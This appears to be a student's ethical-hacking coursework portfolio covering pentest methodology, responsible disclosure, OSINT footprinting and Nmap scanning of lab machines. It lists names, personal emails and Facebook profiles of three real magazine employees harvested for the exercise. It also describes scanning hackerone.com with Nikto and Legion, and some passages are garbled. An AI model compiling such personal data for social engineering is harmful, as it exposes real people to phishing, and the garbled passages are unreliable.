Table of Content

1. ETHICAL HACKER

Basic Hacking and Pentesting Process

Penetration testing is a method of assessing the security level of a system or network. Helps identify hardware and software deficiencies. Early identification helps protect the network. If the vulnerabilities are not identified earlier, they become an easy source for the attacker. During the penetration testing, all security measures used by the organization for design weaknesses, technical shortcomings and weaknesses are analyzed. There are three types of research:

- Black Box Testing is testing without prior knowledge of the system infrastructure that will be tested.
- White Box Testing is prior knowledge testing of the system infrastructure to be tested.
- Gray Box Testing is testing with limited knowledge of the system infrastructure to be tested.

Penetration Testing goes through 3 very important phases, which are:

- Pre-Attack phase, which includes planning, preparation, design of the methodology and collection of network information
- Attack phase includes perimeter penetration, reaching the goal, escalating privileges, execution, implantation and withdrawal
- The post-Attack phase includes reporting, clearing and destroying the product

I believe that in order to have a good pentesting contract, we need to have some very important things:

- Must emphasize the personal information of all people involved. The name, address and contact information of the recipient company, as well as that of the organization providing the testing services, must be clearly indicated.
- Must explain the obligations of each party, ie the company performing the security test, and the client.
- It is important to establish a specific timeline for the penetration test. This can be divided into Planning, Execution, Analysis and Presentation.
- Escalation procedure in case of accidents / emergencies

The document generated when an intrusion check is stopped is the maximum critical component of the process. The established way is to give information about what the inspection has found, such as the technique used, the effectiveness of the prevailing protection systems and what it wants to progress. Good documentation provides the company with valuable information about current vulnerabilities and current data protection procedures. While detail, clarity, and format are critical components of a very good penetration check document, content sensitivity has six main factors as a way to enlarge the document and make it clearly valuable.

I can say that one of the first requirements is Risk Level Descriptions and it sounds like a good start to the report. As there are no standardized descriptions of the levels of risk, it is necessary for the report to have measurements of the level of risk in order for the reader to perceive the

amount of risk for each finding. It is important for corporate leaders to understand the potential losses they will suffer if they fail to increase their security.

A good penetration test report begins with a clear and concise summary of your content, presented in simple, non-technical language that can be understood by people without software or technology. To effectively communicate the risks and consequences of an organization's security breach, the summary should include scope, objectives, methods, access to data, potential losses, and recommendations. This summary is crucial for project management or organization leaders to understand the risks and recommendations. It is also helpful if the summary includes a table comparing customer vulnerabilities with industry averages to give the company an idea of where they fit into the Internet security landscape. Packagelabs provides this information to help customers better understand their security situation.

The next requirement that is quite important to me is Methodology. The methodology shows high-level phases and which areas have been tested. In general, there are 4 phases that the penetration testing report should emphasize, they are:

- Recon & Mapping
- Discovery
- Exploitation
- Reporting

Finally, it is important to write and explain the recommendations in the report. Recommendations must be detailed and unique to each system and organization. Documented steps to reproduce the results should also be included to ensure that application developers can confirm the corrective action before retesting. Unique recommendations should also be included and adjusted based on the specific security status of the client. The analysis of the root causes of the results in the current systems, the description of common problems and the provision of troubleshooting strategies should be described in the recommended section of the report. An excellent intrusion test report also provides long-term compliance solutions for implementing these new recommendations in your corporate security framework.

l really wanted to try to find some vulnerabilities on one of sites that were suggested. So, l decided to choose hackerone.com, but before starting anything, l did research for some useful tools that could be handy. One of them was Legion, which is a tool that uses several well-known opensource tools to automatically, semi-automatically or manually enumerate the most frequent found services running in machines that we could need to pentest. For this tool, l could say that it could save a lot of effort typing different commands due to it does it automatically. The other tool that l also tried was Nikto, which is very good for fingerprinting and testing web servers for a variety of possible weaknesses including potentially dangerous files and out-of-date versions of applications and libraries. Another cool thing about this tool is that can scan multiple ports in the same scanning session.

l really wanted to try to find some vulnerabilities on one of sites that were suggested. So, l decided to choose hackerone.com, but before starting anything, l did research for some useful tools that could be handy. One of them was Legion, which is a tool that uses several well-known opensource tools to automatically, semi-automatically or manually enumerate the most frequent found services running in machines that we could need to pentest. For this tool, l could say that it

could save a lot of effort typing different commands due to it does it automatically. The other tool that I also tried was Nikto, which is very good for fingerprinting and testing web servers for a variety of possible weaknesses including potentially dangerous files and out-of-date versions of applications and libraries. Another cool thing about this tool is that can scan multiple ports in the same scanning session.

After scanning with both of the tools, I gathered information for open, closed ports, IPs, OS and the intersting part is that I found Open Source Vulnerability Database(OSVDB), which is is an independent open and the aim is to provide accurate, detailed, current, and unbiased technical information on a number of vulnerabilities and issues associated with Web servers and application. Overall, I could say that I manage gather some information, which was alright, but regarding the OSVDB I am not really sure due to I know that it was shut down in 2016. Despite this I really enjoy scanning the site and finding some interesting stuff.

Demonstration link: https://www.youtube.com/watch?v=_3d-1gkupRc

References

[1].Rostislav Petrov (2018).Basics of ethical hacker(Book)

Law , Ethics and Responsible Disclosure

The first and worst case of cybercrime I can think of was two years ago. As a group of people, three percent of the data of the National Revenue Agency were extracted during the hacker attack on the National Revenue Agency. As far as I remember, he downloaded data from about 5 million Bulgarian and foreign citizens. There is a lot of talk about this case and he finally manages to arrest water in these organized criminal groups. Interestingly, the leader of this group had committed this crime outside Bulgaria, voluntarily left Canada and surrendered. The sanctions that imposed it from 2 to 5 years, but for data collection in Bulgaria did not work well and after only 1 year were released. The second case I can remember was a year ago in Bulgaria. As part of the operation, which serves the GDBOP, they supported an active investigation through the exchange of information and searches, seizures and sales on the territory of Varna district. In fact, on the territory of Bulgaria is required equipment obtained in cryptocurrency, with which the group is deployed to your customers. In the course of operational activities, it was established that the leaders of the group offer their money laundering services at the most famous hacker forums since 2016. Through a complex network of financial mules and technical recruiters, the group has helped launder millions of euros from victims of various cybercrimes around the world. Thousands of compromised computer configurations in US and EU governments, companies and citizens have been used to misapply bank transactions to mule-controlled accounts. It has also been clarified for the opening of hollow companies and bank accounts in the EU countries mules, recruited by the group, with the help of forged Polish and Bulgarian passports. The money test fee often reaches 40 to 50 percent of the total amount stolen.

Before we do anything, it is a good idea to read the site's policy for such a thing. In this way we will get acquainted with their requirements when finding a vulnerability. In my experience, this is quite important because each site has a different description, in the sense that some sites do not have much information, and in others everything is explained specifically. Of course, if I personally find such a vulnerability, I will contact the company or organization so that I can be useful to them and help eliminate it.

In principle, responsible disclosure presupposes that a public vulnerability in the field of ICT has been created in a very clear way and united between the journalist and a subsequent organization. Everyone will prepare a responsible report for the disclosure of a company, office or alternative organization. The organization can then remove the vulnerability. Research two companies that have a concept for responsible disclosure. They were:

- Inflectra is a market leader in software test management, test automation, application lifecycle management and enterprise portfolio management space.
- Worldline is a transaction services industry and they design and operate leading-edge digital payment and transaction solutions that enable sustainable economic growth.

In comparison between these two companies, the first thing I saw in "inflectra" was a multiple and accurate explanation of their policy. If you find a potential security issue for your products or website, you should contact them to find the requirements as soon as possible. While the other company has precise and clear requirements, things are not allowed. If they are followed there will be no consequences. Another thing that has been announced for "Worldline" proves for "Inflectra" is not that in the interest of the safety of all users, personal, internet as such and we as a consequence of security, there are several types of tests that are excluded of the scope.

A Non-Disclosure Agreement (NDA) or Confidentiality Agreement is a document created or reviewed by an attorney to protect confidential information passed from one party to another, including the nature of the conversations between the parties. The principle that no vulnerability information should be shared, or should only be shared under non-disclosure agreement. Common proponents of non-disclosure include commercial exploit vendors, researchers who intend to exploit the flaws they find, proponents of security through obscurity.

There three types of NDAs

- Unilateral NDA-It contains two parties, but only a part describes certain information to the others and wants to protect it from greater diffusion.
- Bilateral NDA- There are two parties, and both parties share information with each other, and both intend to protect that information from further disclosure.
- Multilateral NDA-Three or more parties are involved in the conclusion of the agreement, at least one of which will pass the information on to other parties and intend to protect them from further dissemination. Instead of having two or three unilateral or bilateral NDAs, one can have a single multilateral NDA.

Footprinting, Reconnaissance and Social Engineering

I believe this is an important phase of the pen testing process due to many reason. The main purpose of Footprinting involves collecting information about the purpose in the network, information system, and other information about the organization. By conducting Footprinting on the network, we can obtain information such as network blocks, network services and applications, system architecture, intrusion detection systems, specific IP addresses, as well as access control mechanisms. With Footprinting we receive information about names of employees, telephone numbers, contact addresses, name, as well as professional experience.


There are two types of footprinting:

- Active Footprinting is a process of collecting information by directly communicating with the concerned personal or the machine.
- Passive Footprinting is a process of gathering information about any victim without any direct communication. This can be done using various google search or public reports.

Nowadays, there are a lot of techniques for searching useful information. Some of them that I personally use are:

- WHOIS is a web application used to get information about the target website, such as the administrator's e-mail address and details about the registration. It can be searched by domain name and it has a lot of different flags and filters, which will be good for searching information

In order to show this method, I basically used this command on fontys.nl.



- Tracert command ("traceroute"), which is used to trace a route between a user and the target system on networks. This makes it clear where and via which devices a request is forwarded. The tracepath and traceroute commands could be used on Linux systems to perform traceroute operations.

Once again, I used this command on fontys.nl and fhict.nl.

- Crawling is the process of surfing the internet to get the required information about the target. The sites surfed can include the target's website, blogs and social networks. The information obtained by this method will be helpful in other methods.

I tested out also the tool named theHarvester, which information-gathering tool. The goal of this tool is to find and gather all emails addresses, subdomains, hosts, ports, employee names, and banners that can provide sensitive information about the target. Basically, I ran the command, which “-d” was from fontys.nl, “-l” limiting the results to 500 and ‘b’ using the google.

The company that I researched was Architectural Digest and it is a vibrant monthly celebration of international design talents, innovative homes and products, inspiring decorating ideas, culture, and travel. I found three employees from LinkedIn, which also included there Emails.


- Madeline O'Malley - Market Director, Email: madeline_omalley@condenast.com
- Melissa Studach - Associate Editor, Email: m.studach@gmail.com, Facebook: https://www.facebook.com/melissa.studach


- Allie Weiss - Deputy Editor, Email: sweiss303@gmail.com, Facebook: https://www.facebook.com/allie.s.weiss


I also checked the site, where you could see older version of the websites.


This versions are from 2000 and 2006.

I was curious to learn more so I took on the advanced challenges, which was to discover contents of Google Hacking database. Before starting the exercises I did some research, so I could have some knowledge for things I needed to do. I could say it got my interest, I did not have clue that we could gather information that we should not be able to see.












I was interested in Visual traceroute tools, so I did my own research in order to find more information. I was able to find some tools that could be very useful. The first one is Open Visual Traceroute, which allows me to see on a World 3D map what path the data is taking to go from my computer to the target server, allows to see what data is being sent back and forth from the local system to the Internet, allows to collect public information about specific domain and all data visualized in a 3D world map. To be honest, I wanted to try out every single option with this tool. I started with the basic traceroute, but this time I was able to see the 3D map, then I continued with network packer sniffer and “whois”.







The second tool that I found was AnalogX HyperTrace, which is a GUI version of traceroute, which shows you the route that information travels from your machine to another machine on the internet.




Another tool that I tried was Maltego, which was in the kali Linux and just needed to make account in order to use it. Basically, I tried to collect information from domain philips.com regarding their email addresses, DNS and some of their documents. The things that I needed to be able to gather information was first to create new graph and there I had add the website name. After that I ran transforms from where I was able to collect information for the DNS, email addresses, Ips and documents.





Another thing that I tried was the social mapper tools, for it looked very fun and interesting that is the reason why I wanted to test it out. Basically, I had install couple of packages in order to work. The facial recognition tool automatically searches for targets across eight social media platforms, including—Facebook, Instagram, Twitter, LinkedIn, Google+, the Russian social networking site

VKontakte, and China's Weibo and Douban—based on their names and pictures. I believe this tool without any hesitation is very useful in order to help pen testers and red teamers with social engineering attacks. From this experience, I could say also that it has some issues due to that I tried to put credentials for Facebook and Instagram, which they did not work. I tried it with twitter, which was the only working way for me.



References

[1].Rostislav Petrov (2018).Basics of ethical hacker(Book)

[2].Sudhanshu Chauhan, Nutan Kumar Panda (2015).Maltego.sciencedirect.com. https://www.sciencedirect.com/topics/computer-science/maltego

[3].Jacob Wilkin (2018). Mapping Social Media with Facial Recognition: A New Tool for Penetration Testers and Red Teamers.rustwave.com. https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/mapping-social-media-with-facial-recognition-a-new-tool-for-penetration-testers-and-red-teamers/


[4].SHUBHAM (2019). How to use the harvester tool for Information Gathering. hackeracademy.org. https://www.hackeracademy.org/how-to-use-the-harvester-tool-for-information-gathering/


Network Scanning and Enumeration


The process of gathering additional information for a purpose that uses very complex and aggressive ones for intelligence is called scanning. In this phase, we can find different ways to enter the target system as an example, what operating system is used, what applications are running and whether there are any configuration gaps. Based on the information we gather, we can form an attack strategy


Enumeration is defined as the process of retrieving usernames, machine names, network resources, shared files, and services in a system. The enummification technique is performed in an intranet environment. This includes creating active links to the target system

First things first I had to set up some other virtual machines in order to have some machines to scan in the same VLAN. The machines that I create were another Kali Linux and also DVWA server. Afterwards, I started with basic commands with flags -sS(TCP SYN), sT(TCP connect), sU(UDP) and sY(SCTP INIT) for all virtual machines.











Finally, after scanning everything I was able to see gather information about some open and closed ports.


Then, I moved with using the command telnet is a network protocol used to virtually access a computer and to provide a two-way, collaborative and text-based. With that I could connect to IP with specific port.




Other connection that I established was the FTP and basically what I needed to is to run the command “ftp” with domain and the port.



Finally, I also tried the SSH connection, which I had a lot experience in it due to the previous semester, where I had to use and create a lot of SSH connection. On the one machine I install the “opessh” package and then I enabled it. After that I just needed from the other machine to specify the IP/domain, write down password and everything was done.




In the end, I continued working Nmap, but this time I wanted to able to detect the OS of my virtual machines. I was able to detect only 1 of 3 due to that the others have too many fingerprints.


┌──(student㉿kalivm2021)-[~]
